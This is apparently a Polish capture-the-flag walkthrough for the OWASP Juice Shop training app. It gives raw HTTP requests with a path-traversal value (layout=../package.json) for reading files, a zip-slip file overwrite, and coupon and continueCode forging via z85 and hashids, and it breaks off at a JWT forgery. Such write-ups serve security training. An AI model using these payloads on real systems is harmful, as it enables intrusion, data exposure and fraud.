3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 50
9 Origin: http://127.0.0.1:3000
10 Connection: close
11 Referer: http://127.0.0.1:3000/dataerasure
12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
   continueCode=
   2bHPuPh5tycXIRTLCos9FaiYSXUPHkuPhgt1clIqTwsRFEiXflSxH7u9hbtjcpT3CnsyirfbSZUEH5Kua
   ah3qtWmcY1T5RCWvsmkFR2ilQfX1S9bUzPHeMunShONtq4cxWIlXToxCjlsPYFm1i9wfekSgaUaWH8Luv
   LhRbt9McmYTrvCkYsmYiZ3f3wSy7UbXHQntBWckkINPTVRsKNFnqi68fonSM9U9OHD8; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
   MywidXNlcmShbWUiOiJodHRwczovL3BsYWNla2l0dGVuLmNvbS8xMDAvMTAwIiwiZW1haWwiOiJiZW5kZ
   XJAanVpY2Utc2gub3AiLCJwYXNzd29yZCI6IjA2YjBjNWMxOTIyZWQ0ZWQ2MmE1NDQ5ZGQyMDljOTZkIi
   wicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEyNy4wLjAuMSI
   sInByb2ZpbGVJbWFnZSI6Imh0dHA6Ly9sb2NhbGhvc3Q6MzAwMC9zb2x2ZS9jaGFsbGVuZ2VzL3Nlcnzl
   ci1zaWRlP2tleT10UnlfSDRyZDNyX24wdGhJbmdfaVNfSW1wMHNzaWJsMyIsInRvdHBTZWNyZXQiOiIiL
   CJpc0FjdGl2ZSI6dHJlZSwiY3JlYXRlZEF0IjoiMjAyMi0xMS0yNSAwODo0ODozOS4yNzMgKzAwOjAwIi
   widXBkYXRlZEF0IjoiMjAyMi0xMS0yMyAxOTo0Njo0Mi4xNTggKzAwOjAwIiwiZGVsZXRlZEF0IjpudWx
   sfSwiaWF0IjoxNjY5NjQ5MDY4LCJleHAiOjE2Njk2NjcwNjh9.FOuTqYwcPLRjDTX4mG1GiqNDPzAidLz
   FnhgbNZnpME1nGbF49L0BMDyvpKHunrqLI18f_y_hkMWzNNs5N9CCSoll08LriHV4bJHkBs1r__1m76Q8
   17384RpcYgfUjLW8nh3fQV7BkIaYXMnXLy5I4ob7mNNiWl8FymqzDSptFmo
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 email=aaa%40aaa.com&securityAnswer=aaaaaa&layout=1
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Set-Cookie: token=; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT
8 Content-Type: text/html; charset=utf-8
9 Vary: Accept-Encoding
10 Date: Mon, 28 Nov 2022 15:29:02 GMT
11 Connection: close
12 Content-Length: 1523
13
14 <html>
15   <head>
16     <meta charset='utf-8'>
17     <title>
         Error: ENOENT: no such file or directory, open
         &#39;/var/www/html/JuiceShop/juice-shop/views/1.hbs&#39;
       </title>
18     <style>
         *{
19         margin:0;
20         padding:0;
21         outline:0;
22       }
23
24       body{
25         padding:80px100px;
26         font:13px"Helvetica Neue","Lucida Grande","Arial";
27         background:#ECE9E9-webkit-gradient(linear,0%0%,0%100%,from(#fff),to(
           #ECE9E9));
28         background:#ECE9E9-moz-linear-gradient(top,#fff,#ECE9E9);
```

Co jest istotne w błędzie – otrzymujemy ścieżkę, do której strona nie może się skomunikować:

```
Error: ENOENT: no such file or directory, open
&#39;/var/www/html/JuiceShop/juice-shop/views/juice-shop/views/package.json
&#39;
```

Zmieńmy zatem ścieżkę, do której się odnosimy na następującą, a następnie wyślijmy zapytanie:

```
1 POST /juice-shop/views/package.json HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
```

Dodatkowo parametr *layout* musi być ustawiony na następującą wartość:
`layout=../package.json`

Wynik:

Request

Pretty | Raw | Hex | JSON Web Token | JSON Web Tokens

```
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 64
9 Origin: http://127.0.0.1:3000
10 Connection: close
11 Referer: http://127.0.0.1:3000/dataerasure
12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
   continueCode=
   2bHPuPh5tycXIRTLCos9FaiYSXUPHkuPhgt1clIqTwsRFEiXflSxH7u9hbtjcpT3CnsyirfbSZUEH5Kua
   ah3qtWmcY1T5RCWvsmkFR2ilQfX1S9bUzPHeMunShONtq4cxWIlXToxCjlsPYFm1i9wfekSgaUaWH8Luv
   LhRbt9McmYTrvCkYsmYiZ3f3wSy7UbXHQntBWckkINPTVRsKNFnqi68fonSM9U9OHD8; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
   MywidXNlcmShbWUiOiJodHRwczovL3BsYWNla2l0dGVuLmNvbS8xMDAvMTAwIiwiZW1haWwiOiJiZW5kZ
   XJAanVpY2Utc2gub3AiLCJwYXNzd29yZCI6IjA2YjBjNWMxOTIyZWQ0ZWQ2MmE1NDQ5ZGQyMDljOTZkIi
   wicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEyNy4wLjAuMSI
   sInByb2ZpbGVJbWFnZSI6Imh0dHA6Ly9sb2NhbGhvc3Q6MzAwMC9zb2x2ZS9jaGFsbGVuZ2VzL3Nlcnzl
   ci1zaWRlP2tleT10UnlfSDRyZDNyX24wdGhJbmdfaVNfSW1wMHNzaWJsMyIsInRvdHBTZWNyZXQiOiIiL
   CJpc0FjdGl2ZSI6dHJlZSwiY3JlYXRlZEF0IjoiMjAyMi0xMS0yNSAwODo0ODozOS4yNzMgKzAwOjAwIi
   widXBkYXRlZEF0IjoiMjAyMi0xMS0yMyAxOTo0Njo0Mi4xNTggKzAwOjAwIiwiZGVsZXRlZEF0IjpudWx
   sfSwiaWF0IjoxNjY5NjQ5MDY4LCJleHAiOjE2Njk2NjcwNjh9.FOuTqYwcPLRjDTX4mG1GiqNDPzAidLz
   FnhgbNZnpME1nGbF49L0BMDyvpKHunrqLI18f_y_hkMWzNNs5N9CCSoll08LriHV4bJHkBs1r__1m76Q8
   17384RpcYgfUjLW8nh3fQV7BkIaYXMnXLy5I4ob7mNNiWl8FymqzDSptFmo
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 email=aaa%40aaa.com&securityAnswer=aaaaaa&layout=../package.json
```

Response

Pretty | Raw | Hex | Render


```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Set-Cookie: token=; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT
8 Content-Type: text/html; charset=utf-8
9 Content-Length: 106
10 ETag: W/"6a-zggrA92eVWFGLPsohRcojL1H8XO"
11 Vary: Accept-Encoding
12 Date: Mon, 28 Nov 2022 15:32:54 GMT
13 Connection: close
14
15 {
16 "name": "juice-shop",
17 "version": "14.3.0",
18 "private": true,
19 "description": "Probably the m......
```

You successfully solved a challenge: Local File Read (Gain read access to an arbitrary local file on the web server.) x


6 gwiazdek

Overwrite the Legal Information file

Analizując wpisy jakie zostały wprowadzone na Twitterze *OWASP Juice Shop*, możemy znaleźć następujący wpis:




Poszukajmy zatem exploitów na ZIP:




Możemy zarejestrować exploita *zip-slip*, który daje możliwość na zapisanie pliku w systemie – co jest krytyczną podatnością.

Do tego zadania musimy nadpisać plik *legal.md* znajdujący się w folderze FTP.

Przygotowujemy zatem nasz exploit tak jak poniżej:




Istotne jest to, żeby zrobić odnośnik tak jak powyżej – inaczej nie będzie możliwości nadpisania folderu! Spowodowane jest to tym, że wstawiając ZIP, ścieżka podana wyżej zostanie wstawiona na serwer i dzięki właściwemu przechodzeniu po folderze katalogów – plik *legal.md* zostanie nadpisany!




Wystarczy teraz wstawić plik przy pomocy *Complaint* i zadanie zostanie ukończone

Forge a coupon code that gives you a discount of at least 80%


Przy analizie pliku *package.json.bak*, możemy zauważyć ciekawą funkcjonalność *z85*




Aby zobaczyć jak wyglądają kupony zniżkowe, możemy to zobaczyć na Twitterze OWASP Juice Shop:




Kupon jest zakodowany w specyficzny sposób – jednak możemy przy połączeniu analizy pliku *package.json.bak* odkryć, że wykorzystywana jest biblioteka *z85*:







- Odszyfrowanie kodu: `z85 -d "pEw8pga+po"` daje wynik `OCT22-30`




Spróbujmy zatem stworzyć własny kod, który da nam zniżkę co najmniej na 80%:



Gdy go wstawimy podczas płatności za zamówienie – zostanie uznany:




Po skończeniu zamówienia – zadanie zostanie ukończone.




Solve challenge #999


Gdy rozwiążemy jakiekolwiek zadanie, w *DevTools* znajdziemy w ciateczkach kod odpowiedzialny za *continueCode*:




Co jest istotne – wcześniej wykryliśmy bibliotekę *hashids* w wersji 1.1:



Gdy przeszukamy odpowiednio Internet – znajdziemy implementację tego na stronie http://hashids.org/




Tam załączona będzie możliwość skorzystania z demo. Gdy przeanalizujemy nasz token – zauważymy, że zawiera on wyłącznie następujące znaki: `abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890`. Jedynie co nam jest teraz potrzebne to zamienić wartość *group_id* na wartoć 999, ponieważ jest to wyzwanie nr 999.



Input	Encoded
999	69OxrZ8aJEgxONZyWoz1Dw4BvXmRGkM6Ae9M7k2rK63YpqQLPjnlb5V5LvDj


Kod: 69OxrZ8aJEgxONZyWoz1Dw4BvXmRGkM6Ae9M7k2rK63YpqQLPjnlb5V5LvDj

Mając już nasz zakodowany *continueCode*, wystarczy wysłać zapytanie jako PUT na następującą stronę: http://localhost:3000/rest/continue-code/apply/69OxrZ8aJEgxONZyWoz1Dw4BvXmRGkM6Ae9M7k2rK63YpqQLPjnlb5V5LvDj




Forge an almost properly RSA-signed JWT token

Gdy przeprowadzimy poprawną enumerację, znajdziemy specyficzną ścieżkę z dwoma plikami w */encryptionkeys*:



Te dwa pliki pobieramy, a następnie analizujemy.


Dodatkowo aby ułatwić realizację ataku JWT, zalecane jest skorzystanie z aplikacji *Burp Suite* oraz zainstalowanie dodatku *JSON Web Token Attacker*



Następnie przechwytujemy dowolne zapytanie zawierające *Authorization Bearer* danego użytkownika:

